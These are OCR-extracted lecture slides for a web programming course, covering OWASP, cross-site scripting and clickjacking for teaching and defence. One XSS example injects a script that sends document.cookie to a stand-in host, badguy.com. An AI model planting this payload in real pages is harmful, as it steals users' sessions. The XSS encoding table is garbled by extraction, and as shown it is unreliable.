LECTURE18: WEB APPLICATION SECURITY AND SSL

CS418/518: WEB PROGRAMMING

BY DR. JIAN WU

COURTESY: VAIBHAV GUPTA (ADOBE), VISHAL ASTHANA (INDIA OPS), SANDEEP SINGH (DELL), AND

DR. FEROSS ABOUKHADIJEH (STANFORD)


WHAT IS WEB APPLICATION SECRUTIY?

- Not Network Security
  - Securing the “custom code” that drives a web application
  - Securing libraries
  - Securing backend systems
  - Securing web and application servers
- Network Security mostly ignores the contents of HTTP traffic
  - Firewalls, SSL, Intrusion Detection Systems, Operating System Hardening, Database Hardening

WHAT IS OWASP?


OWASP
Open Web Application Security Project

- Open Web Application Security Project
  - https://owasp.org/
  - Open group focused on understanding and improving the security of web applications and web services
  - Volunteer experts from around the world




https://www.horangi.com/blog/real-life-examples-of-web-vulnerabilities

TOP 10 WEB APPLICATION SECURITY RISKS



https://owasp.org/www-project-top-ten/



You can't use network layer protection (firewall, SSL, IDS, hardening) to stop or detect application layer attacks.

CROSS-SITE SCRIPTING (XSS) FLAWS/VULNERABILITY

- OWASP Definition
  - XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc.

CATEGORIES OF XSS ATTACKS

- Stored
  - The injected code is permanently stored (in database, message forum, visitor log, etc.)
- Reflected
  - Attacks are reflected through other routes (email, or a third server)
- DOM
  - Injected codes manipulate Javascript code rather than HTML objects
- Example

```
comment="Nice site! <SCRIPT> window.open(
    http://badguy.com/info.pl?document.cookie
    </SCRIPT>
```

HOW DOES XSS WORK


- There is a location that arbitrary content can be entered into
  - Email message
  - Free text field
- HTML tags that contain malicious scripting, often Javascript
- The target trusts the web application and thus XSS attacks exploit that trust to do malicious things


XSS PROTECTION

- Filter out by converting text/data which might have dangerous HTML characters to its encoded format
  - '<' and '>' to '<' and '>'
  - '(' and ')' to '(' and ')'
  - '#' and '&' to '#' and '&'
- Recommended filtering on input as much as possible
  - Some data may need to allow special characters

CLICKJACKING

- Tricks a user into clicking a webpage element which is invisible or disguised as another element
- Cause users to unwittingly
  - download malware
  - visit malicious web pages
  - provide credentials or sensitive information
  - transfer money
  - purchase products online


Attacker
www
Attacker's website
1
The attacker sends a link to a target website through email, social media, or other media.
3
The browser opens the target website.
2
The victim opens the link in a browser.
Victim
Victim's browser
4
The victim clicks a visually harmless UI element and gets clickjacked.



Clickjacking inline frame illustration

HOW TO TEST

- Test if a target page can be loaded in an inline frame by creating a simple web page that includes a frame containing the target web page.

```
<html>
    <head>
        <title>Clickjack test page</title>
    </head>
    <body>
        <iframe src="http://www.target.site" width="500" height="500"></iframe>
    </body>
</html>
```

BYPASS CLICKJACKING


- If the http://www.target.site page does not appear in the inline frame, the site probably has some form of protection against clickjacking.
- This isn't a guarantee that the page is totally immune to clickjacking.

HOW TO PREVENT CLICKJACKING ATTACKS? – CLIENT-SIDE (1)

- Use a browser that supports the Intersection Observer API
  - The Intersection Observer API can track the "visibility" of target elements on a web page. This API enables the browser to detect when a framed window is being hidden.
  - Youtube video: https://youtu.be/T8EYosX4NOo
- The following desktop browsers support the API:
  - Google Chrome 58 and above
  - Mozilla Firefox 55 and above
  - Microsoft Edge 16 and above
  - Opera 45 and above

HOW TO PREVENT CLICKJACKING ATTACKS? – CLIENT-SIDE (2)

